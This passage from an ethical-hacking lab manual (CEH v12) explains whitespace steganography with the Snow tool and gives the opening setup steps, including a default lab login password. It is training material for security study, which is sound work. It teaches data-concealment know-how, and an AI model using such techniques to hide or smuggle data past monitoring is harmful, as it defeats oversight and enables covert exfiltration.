
Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message's existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used. Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.


Here, we will hide data using the Whitespace steganography tool Snow.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.


2. Click **Ctrl+Alt+Del** to activate the machine, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




3. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.



4. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.

